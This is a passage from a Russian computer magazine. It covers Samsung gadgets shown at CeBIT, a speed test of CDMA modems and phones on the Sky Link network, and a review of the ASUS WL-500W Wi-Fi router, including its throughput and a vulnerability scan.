Девайс оборудован клавиатурой, которая разделена физически на две части и располагается по сторонам дисплея. Работа с такой клавой — вопрос привычки, и то, что привыкать придется, — это факт: когда я тестил новый девайс, мне не сразу удалось даже набрать www.xakep.ru в строке браузера. Однако нужно понимать, что при создании устройства одними из самых главных факторов были легкий вес и компактность. При таких размерах и весе (228 x 124 x 24 мм, 690 г) надо сказать Самсунгу спасибо за то, что ему вообще удалось уместить клавиатуру.

Штука, которая реально порадовала, — это 7" тачскрин с рабочим разрешением 1024 на 600.

Q1 работает на базе процессора Intel Core 2 Duo с частотой 800 МГц и сниженным электропотреблением; также в этом компе установлен гиг памяти и реализована поддержка Wi-Fi и Bluetooth. По дефолту на Q1 ставится Windows Vista.



Самый маленький в мире универсал

Самсунг показал самый маленький в мире цветной лазерный комбайн, который сканирует, копирует и печатает, при этом занимая минимум места. Новый девайс CLX-2160 без проблем можно поставить на стол, и он будет отлично делать свое дело. При печати новый комбайн может выдавать в минуту 16 монохромных страниц и 4 цветных. На борту у CLX-2160 стоит 128 Мб памяти, лотка для бумаги хватит на 150 листов, а картриджей в общей сложности на 3000 отпечатков (2000 монохромных и 1000 цветных).



LED-мониторы Samsung

На Цебите были представлены два LED-дисплея: XL20 и XL30 с размерами соответственно 20 и 30 дюймов. Главная и принципиальная фишка новых мониторов — значительно улучшенный цветовой охват, прирост которого инженеры Самсунга оценили в 14% у XL20 и 23% у XL30 относительно стандартных мониторов. Дисплеи имеют динамическую яркость 3000:1, время реакции составляет 6 мс, а угол обзора — 178°.
Что касается разрешения, у XL30 оно составляет 2560x1600, а у XL20 — 1600x1200. Сейчас пока стоимость мониторов со светодиодной подсветкой достаточно велика, поэтому эти мониторы позиционируются как инструмент для профессиональных фотографов и цветокорректоров.





АЛЕКСЕЙ ШУВАЕВ

ИНТЕРНЕТ ВОКРУГ

ТЕСТИРОВАНИЕ УСТРОЙСТВ ДЛЯ ПЕРЕДАЧИ ДАННЫХ В СЕТЯХ CDMA

Никого уже не удивить мобильным интернетом. Практически каждый обладатель современного сотового телефона в той или иной мере пользуется интернетом в дороге, будь то просмотр сайтов или проверка электронной почты на мобильном компьютере. Все эти возможности предоставляют сотовые сети. В России наибольшее распространение имеет сеть GSM, но не стоит забывать и про сети CDMA, которые имеют очень неплохие перспективы.

CDMA

CDMA (Code Division Multiple Access) расшифровывается как «множественный доступ с кодовым разделением». Преимущества перед другими стандартами связи наглядны. В результате кодового разделения сигналов все радиотрубки общаются с базой в одной полосе частот. Биты каждой станции шифруются при помощи уникальной кодовой последовательности, по которой приемник может отличить в общем потоке конкретную трубку.

EV-DO (1x Evolution-Data Optimized, или EV-DO, или 1xEV-DO) — этот стандарт разрабатывался для высокоскоростной передачи данных. Теоретически скорость скачивания может достигать 2,4 Мбит/сек. В принципе, близкие скорости получить возможно. В сети «Скай Линк» поддержка этой технологии называется Sky Turbo. Твое оборудование тоже должно быть совместимо с EV-DO, иначе скорость скачивания в сети CDMA ограничивается 153,6 Кбит/сек, что все равно в несколько раз превышает скорости коммутируемых каналов.

Методика тестирования

Мы взяли 3 модема и 2 трубки стандарта CDMA, для того чтобы оценить скоростные возможности сети. Поскольку ты, скорее всего, будешь организовывать свой мобильный офис в дороге, выходя в сеть с ноутбука, мы отобрали модемы с интерфейсами PCMCIA и USB. Первый тип немного увеличивает габариты ноутбука, а второй гораздо универсальнее и стоит дешевле. После подключения устройств производилась установка и настройка оборудования. Для теста был взят ноутбук, к которому и подключались модемы и стационарный компьютер с выделенным каналом в 3 Мбит/сек на прием и передачу, чтобы перекрыть возможные скоростные показатели сети. Сеть CDMA представлена компанией «Скай Линк», которая хорошо знакома жителям обеих столиц. Нашей целью было выяснение скоростных возможностей сети, и для этого мы разделили тест на 3 этапа:

1. Замер скорости передачи и приема данных при помощи скрипта, расположенного на сайте http://speedtest.net. Благодаря скоростным каналам погрешность измерений значительно снижается, и падение скорости может быть обусловлено только ухудшением связи. Для верности мы проводили тест трижды.
2. Замер времени при передаче и приеме данных непосредственно с сервера компании «Скай Линк» для исключения возможных проблем со связью по вине провайдеров, обеспечивающих связь между сегментами глобальной сети. Велась закачка и отправка трех файлов размерами 100 Кб, 300 Кб и 50 Мб.
3. Замер скорости связи со стационарным компьютером, имеющим стабильный широкий канал передачи данных. Для замеров и построения графиков была выбрана программа NetIQ Chariot.

Если с первым и вторым этапом все вполне ясно, то последний стоит немного пояснить. Программа NetIQ Chariot — это логгер сетевого соединения. На двух компьютерах запускаются файлы-endpoint'ы, которые по команде начинают генерировать трафик. На любом из компьютеров устанавливается клиент, и в течение трех минут идет замер скорости приема и передачи данных.



Ubiquam UM-300

●●●●●●●○○○

Технические характеристики:
Интерфейс с компьютером: PCMCIA Type 2
Поддержка EV-DO: есть
Голосовая связь: есть
Скорость со speedtest.net DL/UL, Кбит/сек: 877/74, 849/39, 874/34
Средняя скорость по NetIQ Chariot, DL/UL, Кбит/сек: 202/54

Преимущество внутреннего модема заключается в незначительном изменении габаритов ноутбука, а значит, и отключать его не придется. R-UIM-карта (аналог SIM-карты у GSM-телефонов) фиксируется в углублении девайса и при правильном креплении не будет утеряна. После установки девайса и нахождения сети светодиодный индикатор начинает гореть зеленым светом. Во время вызова или передачи данных цвет меняется на красный. Выдвижная телескопическая антенна прячется в корпусе и легко извлекается. Уровень сигнала во время теста позволял работать со спрятанной антенной, но для удобства пользования мы извлекали антенну полностью. Модем поддерживает не только передачу данных, но и голосовую связь. Для этого в комплект поставки входит проводная гарнитура, которая подключается к разъему на торце девайса. Набор номера и ответы осуществляются благодаря утилите, также идущей в комплекте. При помощи той же утилиты можно читать принятые sms-сообщения и отправлять новые.
Теперь обратимся к скоростным тестам. Как видишь, тест скорости на сайте http://speedtest.net показал результаты, которые втрое меньше теоретического максимума. Исходящий канал обладает невысокой пропускной способностью, которой хватит для организации видеоконференции, но картинка будет обновляться довольно редко. Обратим внимание на тест NetIQ Chariot. Средняя скорость скачивания 202 Кбит/сек — результат очень низкий, но неплохо выглядит средняя скорость передачи — 54 Кбит/сек. Результаты связи с сервером «Скай Линк» следующие: время скачивания: 100 Кб — 1 сек, 300 Кб — 3 сек, 50 Мб — 7 мин 40 сек; время загрузки: 100 Кб — 9 сек, 300 Кб — 32 сек, 50 Мб — n/a.
Рассмотрим отмеченные недостатки. Конечно, наличие голосовой связи является плюсом, но для того чтобы не пропустить звонок, необходимо постоянно держать гарнитуру подключенной и следить за звуковым сигналом в наушнике. Антенна очень тонкая и в выдвинутом положении может быть повреждена. Так и не удалось осуществить передачу крупного файла.

C-motech CNU-550


●●●●●●●○○○

Технические характеристики:
Интерфейс с компьютером: USB
Поддержка EV-DO: есть
Голосовая связь: нет
Скорость со speedtest.net, DL/UL, Кбит/сек: 839/51, 129/32, 821/38
Средняя скорость по NetIQ Chariot, DL/UL, Кбит/сек: 51/99

Внешний модем довольно интересен тем, что подключается по USB, а значит, наладить связь ты сможешь как в дороге, так и на стационарном компьютере, установленном где-нибудь за городом, где иного способа связи нет. Установка и настройка девайса не отнимут много времени. На лицевой панели имеются 2 светодиодных индикатора, оповещающих о наличии связи и передаче данных. Есть и поворотная антенна, но сочленения столь малы, что возникает опасность случайно оторвать ее. Компактные размеры модема позволят всегда носить его с собой. R-UIM карта прячется внутрь корпуса, где она довольно надежно фиксируется, что исключает ее потерю. На случай если ноутбук выдает на порты USB недостаточное питание, в комплекте имеется кабель, который, используя дополнительный порт USB, позволит повысить ток и обеспечить модем необходимым питанием.
Теперь проанализируем тесты. Один из замеров показал очень низкие результаты, что говорит о помехах или временной нагрузке на канале связи. Связь с компьютером оказалась более-менее стабильной, но при этом скорость передачи данных немногим отличалась от обычной телефонной линии. Результаты связи с сервером «Скай Линк» следующие: время скачивания: 100 Кб — 1 сек, 300 Кб — 3 сек, 50 Мб — 8 мин 19 сек; время загрузки: 100 Кб — 13 сек, 300 Кб — 33 сек, 50 Мб — 1 час 57 мин 50 сек.
Что отнести к недостаткам? Антенна с очень тонким основанием может не выдержать походных условий. Если исходить из того, что все тесты модемов проводились в одной точке, то можно констатировать, что в сравнении с остальными девайсами в тесте модем хуже справляется с приемом/передачей данных — передача 50-мегабайтного файла заняла почти 2 часа. Отсутствует возможность голосового общения, но ты можешь принимать и отправлять сообщения посредством фирменной утилиты. При стоимости почти 300 долларов девайс показал не очень высокую скорость.









Pantech PR-600

●●●●●●●●○○

Технические характеристики:
Интерфейс с компьютером: USB, Bluetooth v2.0
Поддержка EV-DO: нет
Голосовая связь: есть
Скорость со speedtest.net, DL/UL, Кбит/сек: 137/18, 128/12, 70/27
Средняя скорость по NetIQ Chariot, DL/UL, Кбит/сек: 34/66

Пожалуй, самое стильное устройство во всем тесте. Тонкая трубка «раскладушка» черного цвета обладает внешним цветным дисплеем. Приятный дизайн дополняется металлической накладкой на лицевой стороне. На обратной стороне трубки расположен объектив камеры, которую можно активировать кнопкой съемки даже при закрытом аппарате. Кроме того, Pantech PR-600 является новинкой, и нам приятно потрогать и опробовать в деле его одними из первых. Клавиатура довольно удобная, а экран хорошо читаем даже при ярком солнечном свете. К сожалению, аппарат не поддерживает технологию EV-DO, следовательно, работать придется на относительно низкой скорости. Но просто проверить почту или пообщаться в ICQ можно непосредственно с трубки, не задействуя ноутбук. При разговоре можно воспользоваться беспроводной гарнитурой, благо аппарат оснащен адаптером Bluetooth. Также можно организовать связь с компьютером по беспроводному интерфейсу.

А теперь перейдем непосредственно к тестам. Как видно из пробных замеров скорости при помощи сайта speedtest.net, трубка практически достигает теоретического предела технологии. Связь с компьютером через интернет выявила неплохой результат — работать удаленно с сервером вполне реально. Что касается связи с сервером оператора связи, то в этом случае результаты такие: время скачивания: 100 Кб — менее 7 сек, 300 Кб — 20 сек, 50 Мб — 53 мин 05 сек; время загрузки: 100 Кб — 17 сек, 300 Кб — 42 сек, 50 Мб — 1 час 2 мин 6 сек.

Теперь отметим недостатки. Несмотря на то что трубка является одной из новинок, она не может похвастаться поддержкой технологии EV-DO, а значит, о Sky Turbo придется забыть. К мелким недочетам можно отнести легко царапающуюся металлическую переднюю панельку. Все-таки это имиджевый телефон, и царапины на нем не будут уместны.

Ubiquam U300

●●●●●●●●●●

Технические характеристики:
Интерфейс с компьютером: USB, Bluetooth v2.0
Поддержка EV-DO: есть
Голосовая связь: есть
Скорость со speedtest.net, DL/UL, Кбит/сек: 763/67, 707/54, 830/49
Средняя скорость по NetIQ Chariot, DL/UL, Кбит/сек: 23/8

Для теста нам любезно предоставили не только модемы, но и телефоны. Этот слайдер — модель негабаритная, но при этом и не компактная. Девайс поддерживает высокоскоростную передачу данных EV-DO и может быть использован не только по прямому назначению — для разговоров, но и для организации связи в дороге. Очень интересны возможности трубки — имеющиеся приложения позволяют подключаться к сети и просматривать на экране телефона видео или ТВ-каналы в реальном времени. Трубка может похвастаться отличной эргономикой и неплохим функционалом. К примеру, 1,3-мегапиксельная камера легко сделает снимок, а передача его в сеть не займет много времени. Имеется и mp3-плеер, но отсутствие поддержки flash-карт накладывает ограничение на количество музыки — телефоном динамически распределяется всего 30 Мб встроенной памяти. Кроме того, девайс поддерживает Bluetooth v2.0, что расширяет круг возможностей его эксплуатации: можно как подключить гарнитуру (включая стереонаушники), так и организовать беспроводную связь с компьютером. Однако мы все тесты проводили, подключив трубку при помощи кабеля, чтобы нивелировать возможную потерю скорости при подключении по радиоканалу.

Итак, посмотрим тесты. Скорость, показанная сайтом speedtest.net, достаточна для организации видеоконференций. Тест скорости связи с машиной, подключенной по выделенному каналу, продемонстрировал не очень хороший результат, но следует отметить, что соединение достаточно устойчивое и обрывы наблюдались лишь при отсутствии передачи данных. Результаты связи с сервером «Скай Линк» следующие: время скачивания: 100 Кб — менее 1 сек, 300 Кб — 2 сек, 50 Мб — 7 мин 26 сек; время загрузки: 100 Кб — 7 сек, 300 Кб — 27 сек, 50 Мб — 1 час 21 мин 55 сек.


Таким образом, очень достойная скорость во всех тестах омрачается только низкой скоростью при прямом соединении с другим компьютером посредством глобальной сети и большим временем передачи крупного файла.











ANYDATA ADU-E100A

●●●●●●●●●○

Технические характеристики:
Интерфейс с компьютером: USB
Поддержка EV-DO: есть
Голосовая связь: есть
Скорость со speedtest.net, DL/UL, Кбит/сек: 867/74, 985/97, 849/92
Средняя скорость по NetIQ Chariot, DL/UL, Кбит/сек: 34/6

Стильный модем напоминает визитницу или портсигар, если бы не 4 светодиодных индикатора на передней панели, можно было бы именно так и подумать. Примечателен девайс не только законченным дизайном, но и техническими характеристиками. Устройство поддерживает высокоскоростную передачу данных и голосовую связь. Для организации последней потребуется подключить проводную гарнитуру. Приятно порадовало и то, что девайс выполнен монолитным и для работы внешней антенны не требуется, хотя при желании ты сможешь ее подсоединить, соответствующий разъем имеется. Девайс подключается по USB и от него же запитывается. На случай если с питанием возникли проблемы или ты хочешь продлить время работы ноутбука, в комплект поставки входит съемный аккумулятор для модема, который может облегчить работу в дороге. Под световыми индикаторами находятся подписи, так что тебе не придется гадать, в каком режиме работает модем. Для управления девайсом имеется всего одна кнопка.
Приступим к тестам. Тест связи с сервером speedtest.net показал хорошие результаты — особенно понравилась высокая скорость передачи. При этом скорость связи с тестовым компьютером нас разочаровала: на удивление, средняя скорость передачи информации осталась на уровне 6 Кб/сек, а скачивания — 34 Кб/сек. В этой ситуации можно лишь предположить, что был сбой или перегружены линии. Тестовые данные по соединению с сервером «Скай Линк» следующие: время скачивания: 100 Кб — 1 сек, 300 Кб — 3 сек, 50 Мб — 7 мин 5 сек; время загрузки: 100 Кб — 6 сек, 300 Кб — 18 сек, 50 Мб — 49 мин 6 сек.

Отличные результаты. Стоит отметить, что за время проведения теста соединение ни разу не было разорвано.
Конечно, не обошлось и без недостатков. Необходимость покупки внешней антенны (в случае если уровень приема будет неудовлетворительным) является небольшим, но все же минусом. Определенное неудобство доставляет и то, что девайс, подключаясь по USB, свободно болтается на проводе и приходится следить, чтобы он случайно не выпал при передвижении.

Вывод

Как видишь, скачать через мобильник 50 мегов и при этом не ждать до старости уже вполне реально. Если твой домашний комп подключен к интернету с реальным IP-адресом, то вполне можешь установить с ним связь с мобилы и использовать его ресурсы в дороге, как это делали мы на примере теста с NetIQ Chariot. Однако тут большое влияние оказывают каналы между твоим домашним провайдером и шлюзами оператора сотовой связи, в чем мы и убедились.
При применении программ для интернет-общения (ICQ, например) нужно быть готовым к частым пропаданиям сети. Поэтому рекомендуем использовать клиенты, умеющие нормально реконнектиться. При передвижении по городу такие разрывы связи неизбежны.
«Лучшей покупкой» становится USB-модем ANYDATA ADU-E100A за отличные скоростные характеристики и наличие батареи. Однако мы отдаем свое предпочтение полноценному телефону Ubiquam U300 («Выбор редакции»). По нему и говорить удобнее, а при подключении к ноуту благодаря Bluetooth v2.0 можно обойтись вообще без проводов.

test_lab выражает благодарность за предоставленное на тестирование оборудование компании «Скай Линк» (www.slylink.ru).



test_lab выражает благодарность за предоставленное на тестирование оборудование российскому представительству компании ASUS

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ
Интерфейсы: 1xWAN (RJ-45), 4xLAN (RJ-45) 10/100 Мбит/сек
Беспроводная точка доступа Wi-Fi: IEEE 802.11 b/g + Draft N (до 270 Мбит/сек)
Безопасность: WEP (до 128 бит), WPA/WPA-PSK, WPA2/WPA2-PSK (TKIP/AES/TKIP+AES)
Функции роутера: NAT/NAPT, DynDNS, Static Routing (8 маршрутов), DHCP
Функции файрвола: SPI, Packet Filter, URL Filter, MAC Filter
Дополнительно: 2 USB 2.0 порта для подключения USB-драйвов, видеокамер и т.п.

МУЛЬТИФУНКЦИОНАЛЬНЫЙ СЕТЕВОЙ КОМБАЙН

ОБЗОР WI-FI РОУТЕРА ASUS WL-500W


Небезызвестной компании ASUS, сравнительно недавно вышедшей на рынок сетевых устройств, уже удалось завоевать признание домашних пользователей в связи с рядом удачных моделей Wi-Fi роутеров. К ним можно отнести модели ASUS WL-500G Deluxe и ASUS WL-500G Premium. Причем последняя, благодаря использованию концепции открытого кода при создании прошивки, уже фактически стала народным выбором. Ведь дело в том, что многие роутеры попросту «несовместимы» со многими российскими провайдерами, использующими VPN-авторизацию для организации пользовательского доступа в интернет. ASUS WL-500GP с альтернативной прошивкой не только отвечает всем требованиям, но и поддерживает такие экзотические вещи, как работа с IGMP-протоколом, необходимым для корректной трансляции мультикастовых потоков интернет-телевидения (IPTV). У модели появилось логичное продолжение, поддерживающее новомодный черновой стандарт Wi-Fi Draft N. О нем и пойдет речь ниже.

Внешний вид

ASUS WL-500W внешне практически идентичен своему прототипу. Такой же белоснежно белый пластмассовый корпус, разве что только антенна здесь не одна, а три. С лицевой стороны располагаются светодиоды активности устройства: индикатор питания, AIR (активность беспроводного сегмента), 4 светодиода активности проводного сегмента (LAN) и индикатор активности внешнего интерфейса (WAN). С тыльной стороны находятся: разъем для подключения питания, кнопка EZ Setup для активации меню быстрой настройки, 2 порта USB 2.0, кнопка восстановления заводских настроек, разъем RJ-45 (WAN) и 4 разъема RJ-45 (LAN).

Аппаратная начинка

Центральный процессор, микросхемы оперативной и флеш-памяти находятся под алюминиевым экраном. Здесь используется чип от Broadcom BCM4704, работающий на частоте 266 МГц. Рядом расположены две микросхемы памяти Hynix HY5DU281622ETP по 16 Мб каждая. Память работает на частоте 200 МГц. Флеш-память объемом 8 Мб представляет собой чип Spansion S29GL064M. Интегрированный свитч построен на процессоре Broadcom BCM5325 и является управляемым свитчем 10/100 Мбит/сек с возможностью создания VLAN'ов и управления очередями QoS. Модуль беспроводной связи устанавливается в miniPCI-слот и представляет собой микросхему WL-121W, построенную на чипе Broadcom BCM4321. На плате роутера также распаян USB 2.0 контроллер VIA VT6212L.



› Внутренности ASUS WL-500W: справа под алюминиевым «колпаком» находятся ЦПУ — Broadcom BCM4704, две 16 Мб микросхемы ОЗУ Hynix HY5DU281622ETP и флешка Spansion S29GL064M; сверху — свитч Broadcom BCM5325, USB 2.0 контроллер VIA VT6212L, а слева — набор микросхем Wi-Fi также производства Broadcom

Функциональные возможности

Несмотря на почти идентичную WL-500GP аппаратную базу, для WL-500W на данный момент не существует альтернативных прошивок, что сужает его функциональность возможностями родной микропрограммы. Настройки интернет-соединения позволяют устанавливать связь с VPN-сервером, находящимся вне пользовательского сегмента, как в режиме статического задания настроек, так и в случае получения их с DHCP-сервера. Однако ни работа с протоколом IGMP, ни одновременная маршрутизация в интернет и в LAN провайдера пока здесь невозможны. Из нестандартных функций, конечно, стоит выделить встроенный USB-контроллер, позволяющий подключать к роутеру USB-драйвы и организовывать к ним общий доступ а-ля NAS. Может быть полезна функция Download Master, которая позволяет создавать на роутере лист закачек и сливать файлы из интернета без участия компьютера. Примечательно и то, что в клиенте реализована поддержка BitTorrent-сетей. К USB-портам можно подключить web-камеру. В микропрограмме роутера реализован просмотр изображения средствами ActiveX. В дополнение к этому можно воспользоваться функцией детектора движения, в случае обнаружения которого роутер автоматически вышлет письмо с прикрепленным фотоснимком на указанный email-адрес.

Методика тестирования

Для тестирования проводного и беспроводного сегментов использовался программный продукт NetIQ Chariot и скрипт Throughput с передачей пакетов максимального и минимального размера. На двух станциях устанавливались так называемые endpoint-программы, затем в консоли NetIQ Chariot запускался скрипт генерации трафика.

1. При тестировании пропускной способности WAN → LAN одна из станций подключалась к одному из портов свитча (интерфейс LAN), вторая — к WAN-порту. Таким образом мы получали пиковую пропускную способность для WAN-интерфейса (также ее можно называть скоростью NAT). Измерялась скорость однонаправленной передачи (направления WAN → LAN и LAN → WAN) и передачи в режиме полного дуплекса (FDX).

2. Поскольку при активации интернет-соединения по протоколу PPTP создается дополнительная нагрузка на центральный процессор роутера, мы также измерили пропускную способность PPTP. Для этого за WAN-интерфейсом маршрутизатора был поднят VPN-сервер. Также проверялась возможность установки VPN-соединения в случае размещения VPN-сервера вне сегмента нахождения нашего маршрутизатора.

3. Для оценки скорости Wi-Fi мы использовали PCMCIA-адаптер ASUS WL-100W. Измерения проводились в типичной квартире при минимальном удалении ноутбука с PCMCIA-адаптером от роутера. Как следует, измерялась максимальная скорость передачи данных. При тестировании использовалось шифрование трафика WPA-PSK с ключом TKIP.

4. В качестве дополнительного исследования была проведена проверка на уязвимости со стороны WAN-интерфейса с помощью программного продукта Tenable Nessus. Сканирование проводилось в двух режимах: с включенным и выключенным файрволом.

Результаты тестов


Пропускная способность NAT находится на очень хорошем уровне. Она составляет 83,22 Мбит/сек для направления LAN → WAN, 75,22 Мбит/сек для WAN → LAN и 81,79 Мбит/сек для полнодуплексного режима. Скорость PPTP-клиента здесь, так же как и у ASUS WL-500GP, сравнительно мала. В направлениях LAN → WAN и WAN → LAN она составляет соответственно 7,43 Мбит/сек и 4,45 Мбит/сек, а в полном дуплексе — 5,18 Мбит/сек.

Скорость Wi-Fi находится на очень высоком уровне. В направлении от роутера (AP) до адаптера (PC) она составляет 68,14 Мбит/сек, в обратном (PC-AP) — 64,08 Мбит/сек, а при одновременной передаче — 88,54 Мбит/сек. Как видно, при двунаправленной передаче скорость беспроводного сегмента уже практически достигла пропускной способности проводного стандарта Fast Ethernet.


Сканирование Tenable Nessus проводилось в двух режимах: с включенным SPI-файрволом и без него. В первом случае у роутера не было выявлено ни одной уязвимости, что говорит о его достаточно высокой защищенности. При деактивации функций фильтрации было обнаружено довольно много открытых портов и уязвимость встроенного DNS Relay механизма к DoS-атакам.

Выводы


Обновленная модель домашнего роутера от ASUS получилась достаточно интересной. Были сохранены все основные достоинства предшественника (ASUS WL-500GP) и применен абсолютно новый Wi-Fi чипсет, обеспечивающий поистине высокую скорость передачи данных. К недостаткам, в первую очередь, стоит отнести весьма скромные показатели пропускной способности WAN-интерфейса в случае использования протокола PPTP. Кроме того, учитывая требования российских провайдеров, необходимо отметить, что роутеру не хватает корректной настройки функции статической маршрутизации для обеспечения одновременного доступа в интернет и сеть провайдера, а также возможности работы с протоколом IGMP. Остается надеется, что эти функции будут без проблем реализованы благодаря открытым кодам прошивки. В целом же ASUS WL-500W достоин высокой похвалы как один из самых продвинутых многофункциональных Draft N Wi-Fi комбайнов.



